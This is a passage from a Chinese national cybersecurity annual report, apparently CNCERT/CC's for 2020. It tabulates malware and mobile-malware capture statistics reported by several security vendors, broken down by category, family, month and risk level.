6	勒索软件	1,790
7	挖矿	1,066
8	间谍软件	1,005
9	广告软件	643
10	其他	198

2019年与2020年捕获的主要恶意程序数量分类比较如图3-19所示（按活跃恶意域名数量统计），各类恶意程序数量增幅位居前3位的是：蠕虫、僵尸网络和木马远控。2020年捕获的恶意程序数量分类按月度统计如图3-20所示（按每月新增的活跃恶意域名数量统计），其中，蠕虫是对全年捕获恶意程序数量趋势影响最大的

一类恶意程序，全年捕获蠕虫数量为135,283个。2020年监测结果与2019年相比，绝对数量增长最多的是蠕虫（增长111,225个），下降最多的是感染型病毒（下降5,222个）。




图 3-19　2019 年与 2020 年捕获的主要恶意程序数量分类比较（来源：深信服科技股份有限公司）




图 3-20　2020 年捕获的恶意程序数量分类按月度统计（来源：深信服科技股份有限公司）

从恶意程序样本的行为特征分类分析（按MD5值统计），用于木马远控、蠕虫、感染型病毒的恶意程序样本数量占据前3位，如图3-21所示。其中，木马远控

的数量比2019年下降44.6%，影响度依旧排第一；感染型病毒的数量比2019年上升65.7%，由2019年的第5位上升至第3位；广告软件的数量比2019年下降83.7%，由2019年的第3位降至2020年的第6位。




图 3-21　2020 年恶意程序样本数量按行为特征分类统计（来源：深信服科技股份有限公司）

2020年共捕获到恶意程序样本155,773,883个（按MD5值统计）。2020年恶意程序样本家族捕获的数量TOP10见表3-2。

表3-2　2020年恶意程序样本家族捕获的数量TOP10（来源：深信服科技股份有限公司）

序号	类别	数量 / 个
1	Wacatac	8,968,293
2	Nabucur	7,417,824
3	Sfone	7,338,521
4	Ipamor	6,284,228
5	Berbew	5,568,842
6	Ganelp	3,345,776
7	Autorun	3,163,226
8	Dinwod	2,985,334
9	Drolnux	2,887,632
10	CeeInject	2,646,579

3.3.2 北京安天网络安全技术有限公司报送的计算机恶意程序捕获情况

根据北京安天网络安全技术有限公司监测结果，2020年捕获恶意程序总量为2,181,743个（按恶意程序名称统计），比2019年的1,607,000个增长35.8%。2016-2020年捕获的恶意程序数量统计如图3-22所示。2020年捕获的恶意程序数量按月度统计如图3-23所示，其中8月达到全年最高值（328,845个），6月达到全年最低值（98,059个）。




图 3-22　2016-2020 年捕获的恶意程序数量统计（来源：北京安天网络安全技术有限公司）




图 3-23　2020 年捕获的恶意程序数量按月度统计（来源：北京安天网络安全技术有限公司）

2020年捕获的恶意程序样本总量为177,554,975个（按MD5值统计），比2019年的141,340,942个增长25.6%。2016-2020年捕获的恶意程序样本数量统计如图3-24所

示。2020年捕获的恶意程序样本数量按月度统计如图3-25所示，其中7月达到全年最高值（20,917,169个），10月达到全年最低值（8,875,244个）。




图 3-24　2016-2020 年捕获的恶意程序样本数量统计（来源：北京安天网络安全技术有限公司）




图 3-25　2020 年捕获的恶意程序样本数量按月度统计（来源：北京安天网络安全技术有限公司）

说明：由于北京安天网络安全技术有限公司只记录和统计新增恶意样本数量，所以恶意样本总数即为新增恶意样本数量。

北京安天网络安全技术有限公司将捕获的恶意程序分为八大类，分别是木马、蠕虫、感染型病毒、黑客工具、风险软件、灰色软件、垃圾文件以及测试文件。2020年捕获的恶意程序分类统计数据见表3-3。

表3-3　2020年捕获的恶意程序分类统计数据（来源：北京安天网络安全技术有限公司）

序号	类别	数量 / 个
1	木马	1,592,609
2	蠕虫	26,378
3	感染型病毒	23,602
4	黑客工具	35,742
5	风险软件	89,215
6	灰色软件	414,194
7	垃圾文件	3
8	测试文件	0

2019年与2020年捕获的恶意程序数量分类比较如图3-26所示。2020年捕获的恶意程序数量分类按月度统计如图3-27所示。2020年监测结果与2019年相比，绝对数量增长最多的是木马，全年捕获木马数量为1,592,609个，与2019年相比增长477,920个；下降最多的是风险软件，与2019年相比下降22,104个。各类恶意程序数量增幅位居前3位的是木马、感染型病毒和黑客工具，增幅分别为42.9%、38.1%和33.9%。




图 3-26　2019 年与 2020 年捕获的恶意程序数量分类比较
（来源：北京安天网络安全技术有限公司）




图 3-27　2020 年捕获的恶意程序数量分类按月度统计（来源：北京安天网络安全技术有限公司）

从恶意程序的行为特征分析，用于后门（Backdoor）、下载（Downloader）和代理（Proxy）的恶意程序数量占据前3位，如图3-28所示。其中，后门的数量比2019年增长4,369,586个，由2019年的第2位上升至2020年的第1位；下载的数量比2019年下降1,383,155个，由2019年的第1位降至2020年的第2位。




图 3-28　2020 年恶意程序样本数量按行为特征分类统计（来源：北京安天网络安全技术有限公司）

2020年捕获恶意程序样本家族35,000个，比2019年新增15,744个。2020年恶意程序家族捕获的数量TOP10见表3-4。

表3-4　2020年恶意程序样本家族捕获的数量TOP10（来源：北京安天网络安全技术有限公司）

序号	类别	数量 / 个
1	DealPly	193,104
2	Miner	146,775
3	Emotet	90,961
4	Ekstak	70,965
5	Inject	35,311
6	AdLoad	30,643
7	Androm	29,708
8	VBKrypt	26,759
9	FileTour	22,592
10	Disfa	22,073

说明：类型、行为、家族统计结果皆根据恶意程序名称数量统计。

3.3.3 亚信科技（成都）有限公司报送的计算机恶意程序捕获情况

根据亚信科技（成都）有限公司的监测结果，2020年捕获的恶意程序总量为123,553,308个（按检测量统计），比2019年的158,469,759个下降22.0%。2016-2020年捕获的恶意程序数量统计如图3-29所示。2020年捕获的恶意程序数量按月度统计如图3-30所示，其中6月达到全年最高值（14,693,871个），7月达到全年最低值（6,458,884个）。




图 3-29　2016-2020 年捕获的恶意程序数量统计（来源：亚信科技（成都）有限公司）




图 3-30　2020 年捕获的恶意程序数量按月度统计（来源：亚信科技（成都）有限公司）

亚信科技（成都）有限公司将捕获的恶意程序分为七大类，分别是PE感染型病毒、木马程序、漏洞利用、脚本病毒、蠕虫病毒、宏病毒和勒索病毒。2020年捕获的恶意程序数量分类统计数据见表3-5。

表3-5　2020年捕获的恶意程序数量分类统计数据（来源：亚信科技（成都）有限公司）

序号	类别	数量 / 个
1	PE感染型病毒	28,072,876
2	木马程序	13,418,544
3	漏洞利用	7,072,575
4	脚本病毒	6,715,657
5	蠕虫病毒	3,977,427
6	宏病毒	860,679
7	勒索病毒	322,475

2019年与2020年捕获的恶意程序数量分类比较如图3-31所示，其中，PE感染型病毒是对全年捕获恶意程序数量趋势影响最大的一类恶意程序，全年捕获PE感染型病毒数量为28,072,876个。2020年监测结果与2019年相比，绝对数量增长最多的是脚本病毒（增加2,649,288个），下降最多的是漏洞利用（减少5,112,479个）。各类恶意程序数量增幅位居前2位的是勒索病毒和脚本病毒，增幅分别为134.1%、65.2%，如图3-31所示。




图 3-31　2019 年与 2020 年捕获的恶意程序数量分类比较（来源：亚信科技（成都）有限公司）

从恶意程序的行为特征分析，用于感染可执行文件、漏洞利用、窃取信息的恶意程序占据前3位，如图3-32所示。其中，用于加密文件的数量比2019年增长184,703个；用于感染可执行文件的数量比2019年下降853,774个；用于漏洞利用的数量比2019年下降5,112,479个；用于感染Office文档的数量比2019年下降929,535个；用于窃取信息的数量比2019年下降400,445个，排位均无变化。




图 3-32　2020 年恶意程序样本按行为特征分类统计（来源：亚信科技（成都）有限公司）

2020年恶意程序样本家族捕获的数量TOP10见表3-6。

表3-6　2020年恶意程序样本家族捕获的数量TOP10（来源：亚信科技（成都）有限公司）

序号	类别	数量 / 个
1	PE感染型病毒	28,072,876
2	木马程序	13,418,544
3	黑客工具	8,086,429
4	漏洞利用	7,072,575
5	VBScript脚本病毒	4,138,346
6	蠕虫病毒	3,977,427
7	HTML脚本病毒	2,577,311
8	破解工具	1,362,009
9	宏病毒	860,679
10	勒索病毒	322,475

04

移动互联网恶意程序传播和活动情况

2020年，CNCERT/CC持续加强对移动互联网恶意程序的监测、样本分析和验证处置工作。根据监测结果，2020年移动互联网恶意程序的数量继续保持增长趋势。

4.1 移动互联网恶意程序监测情况

移动互联网恶意程序是指在用户不知情或未授权的情况下，在移动终端系统中安装、运行以达到不正当的目的，或具有违反国家相关法律法规行为的可执行文件、程序模块或程序片段。移动互联网恶意程序一般存在以下一种或多种恶意行为，包括恶意扣费类、信息窃取类、远程控制类、恶意传播类、资费消耗类、系统破坏类、诱骗欺诈类和流氓行为类。2020年，CNCERT/CC捕获及通过厂商交换获得的移动互联网恶意程序样本数量为3,028,414个。2016-2020年，移动互联网恶意程序样本总量持续高速增长，如图4-1所示。




图 4-1　2016-2020 年移动互联网恶意程序样本数量对比（来源：CNCERT/CC）

2020年，CNCERT/CC捕获和通过厂商交换获得的移动互联网恶意程序数量占比按行为属性统计如图4-2所示。其中，流氓行为类的恶意程序数量仍居首位，为1,464,352个（占48.4%），资费消耗类639,605个（占21.1%）、信息窃取类385,518个（占12.7%）分列第二、三位。




图 4-2　2020 年移动互联网恶意程序数量占比按行为属性统计（来源：CNCERT/CC）

按操作系统分布统计，2020年，CNCERT/CC捕获和通过厂商交换获得的移动互联网恶意程序主要针对Android平台，共有3,028,414个，占100.0%。2020年，iOS平

台、Symbian平台和J2ME平台的恶意程序均未捕获到。由此可见，目前移动互联网地下产业的目标趋于集中，Android平台用户成为最主要的攻击对象。

如图4-3所示，按危害等级统计，2020年，CNCERT/CC捕获和通过厂商交换获得的移动互联网恶意程序中，高危的为804,726个，占26.6%；中危的为721,043个，占23.8%；低危的为1,502,645个，占49.6%。相对于2019年，2020年高危移动互联网恶意程序所占比例有所增加，中危移动互联网恶意程序所占比例大幅降低，低危移动互联网恶意程序所占比例也有所增加。




图 4-3　2020 年移动互联网恶意程序数量占比按危害等级统计（来源：CNCERT/CC）

4.2 支撑单位的监测情况

4.2.1 北京安天网络安全技术有限公司报送的移动互联网恶意程序捕获情况

根据监测结果，2020年全年捕获的移动互联网恶意程序样本总量为2,965,158个（按MD5值统计），比2019年的2,739,002个增长8.3%。2016-2020年捕获的移动互联网恶意程序样本数量统计如图4-4所示。2020年捕获的移动互联网恶意程序样本数量按月度统计如图4-5所示，其中5月达到全年最高值（384,866个），7月达到全

年最低值（166,929个）。

